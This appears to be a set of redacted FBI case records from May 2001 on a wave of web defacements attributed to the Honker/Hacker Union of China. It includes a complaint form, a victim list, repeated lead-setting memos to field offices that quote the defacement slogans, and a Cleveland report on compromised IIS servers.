□ Personal ☒ Telephonic Date 05/05/2001 Time 4:00pm

Address of Subject
China

Complainant's address and telephone number
200 Innovation Blvd. Suite 228 (814)237-5545W
University Park, PA 16803 [redacted] C

Complainants DOB
SSAN
Race
Sex M

Subject's Description

Race	Sex □ Male □ Female	Height	Hair	Build	Birth Date and Birthplace
Age		Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Facts of complaint

Complainant advised that VILLAGEAUCTION.COM is a small business, but when he checked his log this morning, he saw that his company was victim of hacker(s) running program trying to exploit his website. The attack occurred from 6:35:33 am to 6:35:49 am and appeared to be a, attempt and unsuccessful.

Complainant decided to call FBI because of the ongoing problems with China recently, including computer intrusions. Complainant will keep all logs and evidence and will await telephone call from FBI computer experts.

[redacted]

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

b6
b7C

Squad 9

From: [redacted]
To:
Sent: Thursday, May 17, 2001 2:18 PM
Attach: nsmailJ2.TMP
Subject: [Fwd: FW: website defacement report]

b6
b7C
b7E

[redacted]

b6
b7C

Here is the info regarding reported attacks on systems of Chinese origins. The forwarded infor is from the message I received from Penn State University, Harrisburg, PA Campus. [redacted] advised PSU Main Campus advised him that they would be the main point of contact for the University. However, [redacted] reported the incident at our local campus.

The following are other victims:

MILLER'S CAPITAL INSURANCE
805 North Front Street
Harrisburg, PA 17102
POC: [redacted]
Telephone [redacted]

b6
b7C

DELOITTE CONSULTING GROUP
3600 Vartan Way
Harrisburg, PA 17110
POC: [redacted]
telephone 717/651-2858 x[redacted]
fax 717/651-2819
(This group hosts a Pennsylvania State Government Labor and Industry web site known as "PA New Hires.com")

APR SUPPLY COMPANY (APR SUPPLY.COM)
305 North 5th Street
Lebanon, PA 17022
POC: [redacted]
Telephone [redacted]

Commonwealth of Pennsylvania (Three separate web sites)(CHIPS@state.pa.us/PSERS@state.pa.us/and one other)
Commonwealth Technology Center (CTC)
1 Technology Park
Harrisburg, Pennsylvania
POC: [redacted]
Telephone [redacted]

CIBER

650 Wilson Lane
Mechanicsburg, PA 17055
POC: [redacted]
Telephone [redacted]

b6
b7C

[redacted] I also understand some Navy Depot web sites were hit, but details are not known.
POC: SA [redacted] DCIS, 717/770-2894 is collecting data.

Do you want an EC on the above?

[redacted]

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/03/2001

To: San Francisco **Attn:** Squad 14B - Computer Intrusion
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set lead for SA [redacted] to perform appropriate investigation.

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 3, 2001.

Details: SA [redacted] was contacted on Thursday, May 3, 2001, by [redacted] at Charles Schwab & Company (Schwab), and informed that one of Schwab's Web sites, www.schwabplan.com, had been defaced. The defacement was discovered late in the afternoon of May 3. The defacement has a derogatory statement towards the United States government and a derogatory statement towards "PoizonBOx".

Analysis of how the attack was carried out is still ongoing.

[redacted]

b3
b6
b7C
b7E

134[redacted]04.ec

b3
b7E

LEAD(s):

Set Lead 1:

SAN FRANCISCO

AT SAN FRANCISCO, CA

It is requested that SA [redacted] conduct appropriate investigation and forward results to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Washington Field **Attn:** NIPC Squad
SSA [redacted] b3 b6 b7C b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set lead for Washington Field Office, NIPC Squad, SA [redacted] b6 b7C

Administrative: Reference telephone call on May 8, 2001, between SA [redacted] and SA [redacted]

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, SA [redacted] contacted SA [redacted] to inform that Washington Field Office was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers.

[redacted] b3 b6 b7C b7E

138 [redacted] 02.ec

b3 b7E

LEAD(s):

Set Lead 1:

WASHINGTON FIELD

AT WASHINGTON, D.C.

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted] b6 b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Washington Field **Attn:** Squad NS 18
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set lead for Washington Field Office, NIPC Squad, Special Agent [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 9, 2001.

Details: The Computer Investigations Unit (CIU) was contacted by Detective [redacted] of the United States Capital Police. Detective [redacted] informed CIU that [redacted] received a call on Monday, April 30, 2001, at approximately 5:00pm from the United States House of Representatives Publication Services Department advising that their Web page had been defaced.

The defacement contained the phrase, written in English, "What happened to this U.S. Site?", signed "nan1nan1". The logs from the intrusion have been preserved and the origin of the attack has been traced to "nan1nan1.51.net" in China.

[redacted]

b3
b6
b7C
b7E

139[redacted]15.cc

LEAD(s):

Set Lead 1:

WASHINGTON FIELD

AT WASHINGTON, DC

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim server and provide an FD 302 regarding the defacement and log files, and forward all information to SA [redacted] SA [redacted] has been provided advance copies of the necessary information. b6 b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: St. Louis **Attn:** NIPC Squad
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for St. Louis Division, NIPC Squad, SA [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honker Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, SA [redacted] contacted SA [redacted] to inform that St. Louis Division had received a complaint regarding a Web site defacement attributable to the Honker Union of China. The victim Web site belonged to Cybercon, Inc., 210 North Tucker, Seventh Floor, St. Louis, Missouri.

After the defacement, the Web site showed a picture of the Chinese flag, a statement "President is Murderer" and another statement that the Honker Union of China was responsible.

[redacted]

b3
b6
b7C
b7E

139[redacted]14.e

b3 b7E

LEAD(s):

Set Lead 1:

ST. LOUIS

AT ST. LOUIS, MO

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted] b6 b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Sacramento **Attn:** Squad 5 b3
SSA [redacted] b6
b7C
From: Chicago b7E
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Sacramento Division, Squad 5, SA [redacted] b6 b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 11, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 11, 2001, SA [redacted] contacted SA [redacted] to inform that Sacramento Division was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted] b3
b6
b7C
b7E

b3
b7E

LEAD(s):

Set Lead 1:

SACRAMENTO

AT SACRAMENTO, CA

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Dallas **Attn:** NIPC Squad b3
SSA [redacted] b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Dallas Division, NIPC Squad. b6
b7C

Administrative: Reference telephone call between IRS [redacted] [redacted] and SA [redacted] on May 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, IRS [redacted] contacted SA [redacted] to inform that Dallas Division was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted] b3
b6
b7C
139 [redacted] 11.ec b7E

b3
b7E

LEAD(s):

Set Lead 1:

DALLAS

AT DALLAS, TX

It is requested that Dallas Division, NIPC Squad, perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Mobile **Attn:** Squad 5
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Mobile Division, Squad 5, SA [redacted] [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 9, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 9, 2001, SA [redacted] contacted SA [redacted] to inform that Mobile Division was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

139[redacted]D.ec

b3
b7E

LEAD(s):

Set Lead 1:

MOBILE

AT MOBILE, AL

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Milwaukee **Attn:** Squad 5
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted], 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Milwaukee Division, Squad 5, SAs [redacted]

b6
b7C

Administrative: Reference telephone call between SAs [redacted] and [redacted] and SA [redacted] on May 9, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 9, 2001, SAs [redacted] contacted SA [redacted] to inform that Milwaukee Division was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

139[redacted]09.ec

b3
b7E

LEAD(s):

Set Lead 1:

MILWAUKEE

AT MILWAUKEE, WI

It is requested that SAs [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Charlotte **Attn:** Raleigh, NC Resident Agency
Squad 7
SA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Charlotte Division, Raleigh, NC Resident Agency, Squad 7, SA [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 9, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 9, 2001, SA [redacted] contacted SA [redacted] to inform that he was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

139-[redacted]-08.ec

b3 b7E

LEAD(s):

Set Lead 1:

CHARLOTTE

AT RALEIGH, NC

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted] b6 b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Boston **Attn:** Squad C-11 b3
SSA [redacted] b6
b7C
From: Chicago b7E
Squad IP/C
Contact: SA [redacted], 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Boston Division, Squad C-11, SA [redacted] b6 b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 9, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 9, 2001, SA [redacted] contacted SA [redacted] to inform that Boston Division was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted] b6
b7C

139[redacted]07.cc

b3
b7E

LEAD(s):

Set Lead 1:

BOSTON

AT BOSTON, MA

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Detroit **Attn:** Bay City, MI, Resident Agency
SA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Detroit Division, Bay City, Michigan Resident Agency, SA [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 9, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 9, 2001, SA [redacted] contacted SA [redacted] to inform that SA [redacted] had received a complaint regarding a Web site defacement possibly attributable to Chinese hackers. The site defaced was www.ironmans.net. The site contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

To: Detroit From: Chicago
Re: [redacted] 05/12/2001

b3
b7E

LEAD(s):

Set Lead 1:

DETROIT

AT BAY CITY, MI

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim server and provide an FD 302 regarding the defacement and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: New Haven **Attn:** NIPC Squad
SSA [redacted] b3 b6 b7C b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for New Haven Division, NIPC Squad, SA [redacted] b6 b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted]on May 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, SA[redacted] contacted SA[redacted] to inform that New Haven Division had received two complaints regarding Web site defacements possibly attributable to Chinese hackers. The sites were www.c2aircraft.com, the Web site for Command Technology, and www.americares.com, the Web site for Americares Company. The site for Command Technologies contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted] b3
[redacted] 139[redacted]05.ec b6 b7C b7E

b3
b7E

Details for the Americares defacement were not available at the time of the telephone call.

To: New Haven From: Chicago
Re: [redacted] 05/12/2001

b3
b7E

LEAD(s):

Set Lead 1:

NEW HAVEN

AT NEW HAVEN, CT

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: New Orleans **Attn:** Squad 6
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set lead for New Orleans Division, Squad 6, SAs [redacted] [redacted]

b6
b7C

Administrative: Reference telephone call between SAs [redacted] and [redacted] and SA [redacted] on May 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, SAs [redacted] contacted SA [redacted] to inform that New Orleans Division had received a complaint from Tulane University regarding a Web site defacement with the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions. The defacement was on the Web site for the Tulane Primate Center, www.tpc.tulane.edu.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

139 [redacted] 04.

b3
b7E

LEAD(s):

Set Lead 1:

NEW ORLEANS

AT NEW ORLEANS, LA

It is requested that SAs [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Newark **Attn:** NIPC Squad
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Newark Division, NIPC Squad, SAs [redacted]

b6
b7C

Administrative: Reference telephone calls between SA [redacted] SA [redacted] and SA [redacted] on May 7 and 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 7 and 8, 2001, SAs [redacted] contacted SA [redacted] to inform that Newark Division was receiving numerous complaints regarding Web site defacements originating from IP addresses in China with derogatory statements toward the United States. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements to date reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

b3
b7E

LEAD(s):

Set Lead 1:

NEWARK

AT NEWARK, NJ

It is requested that SAs [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/09/2001

To: Minneapolis **Attn:** Bismarck, ND Resident Agency
SRA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By: [redacted]

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set lead for Minneapolis Division, Bismarck, ND Resident Agency, SA [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 7, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements. On May 7, 2001, SA [redacted] contacted SA [redacted] to inform that the Web site of River City Boats and four Web sites run by Schumacher Diamond Specialists, had been the victims of a Web site defacement. The statement on the Web sites, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", is a common statement seen on many of the defacements to date reported by other divisions. Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

139[redacted]02.ec

To: Minneapolis From: Chicago
Re: [redacted] 05/09/2001 b3 b7E

LEAD(s):

Set Lead 1:

MINNEAPOLIS

AT BISMARCK, ND

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacement and log files, and forward all information to SA [redacted] b6 b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/21/2001

To: Houston **Attn:** NIPC Squad
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted], 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Houston Division, NIPC Squad.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 14, 2001, SA [redacted] received, via e-mail, information that Houston Division was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers.

b6
b7C

[redacted]

b3
b6
b7C
b7E

142[redacted]01.

b3
b7E

LEAD(s):

Set Lead 1:

HOUSTON

AT HOUSTON, TX

It is requested that the Houston Division NIPC Squad perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/21/2001

To: Philadelphia **Attn:** NIPC Squad b3
SSA [redacted] b6
b7C
From: Chicago b7E
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Philadelphia Division, NIPC Squad, SA b6
[redacted] b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 21, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 21, 2001, SA [redacted] contacted SA [redacted] to inform that Philadelphia Division had received numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted] b3
b6
b7C
b7E

14/ [redacted] 02.ec

b3
b7E

LEAD(s):

Set Lead 1:

PHILADELPHIA

AT PHILADELPHIA, PA

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted].

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/21/2001

To: Louisville **Attn:** NIPC Squad
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Louisville Division, NIPC Squad, SA [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 21, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 21, 2001, SA [redacted] contacted SA [redacted] to inform that Louisville Division had received three complaints regarding Web site defacements possibly attributable to Chinese hackers. The sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

14/[redacted]01.ec

b3 b7E

LEAD(s):

Set Lead 1:

LOUISVILLE

AT LOUISVILLE, KY

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted] b6 b7C

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/21/2001

To: Chicago

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]ending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To open Sub file for the above captioned case.

Details: Due to the large number of complaints received regarding the above captioned case, it is requested the Sub file listed below be opened:

[redacted]

b3
b7E

♦♦

[redacted]

b3
b6
b7C
b7E

14/[redacted]05.ec

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/23/2001

To: Counterterrorism **Attn:** NIPC, CIU, SSA [redacted] b3 b6
Chicago SA [redacted] b7C b7E

From: Cleveland
Squad 16
Contact: SA [redacted] (216)622-6917

Approved By [redacted]

Drafted By:

Case ID #: [redacted] Pending)
[redacted] (Pending)
[redacted]

Title: UNSUB(S), CHINA;
NORTH AMERICAN BENEFITS NETWORK,
ROCKY RIVER, OH - VICTIM;
COMPUTER INTRUSIONS

Synopsis: To report complaint received at Cleveland Division re: victims of SADMIND/IIS worm originating from China.

Enclosure: One original FD-71.

Details: In response to a compliant received at Cleveland Division, writer telephonically contacted [redacted] b6
[redacted] North American Benefits Network (NABN), 19800 b7C
Detroit Road, Rocky River, OH, work telephone number [redacted]
[redacted] on On 05/09/2001. [redacted] advised as follows:

On 05/08/2001, between 12:00pm and 1:00pm, three computers at NABN were compromised: 1) MS Windows NT v4.0 (service pack 6a) server, MS Internet Information Server (IIS) v4.0, and MS Exchange v5.5, IP address 63.103.197.194; 2) Windows 2000 Server, IIS v5.0, IP address 63.103.197.198; 3) Windows 2000 Server, IIS v5.0, IP address 63.103.197.199. On all three computers, the home page was replaced with a page that said "fuck the U.S. government." The NT computer performs external mail functions and port 80 was open. The 2000 computers perform terminal services.

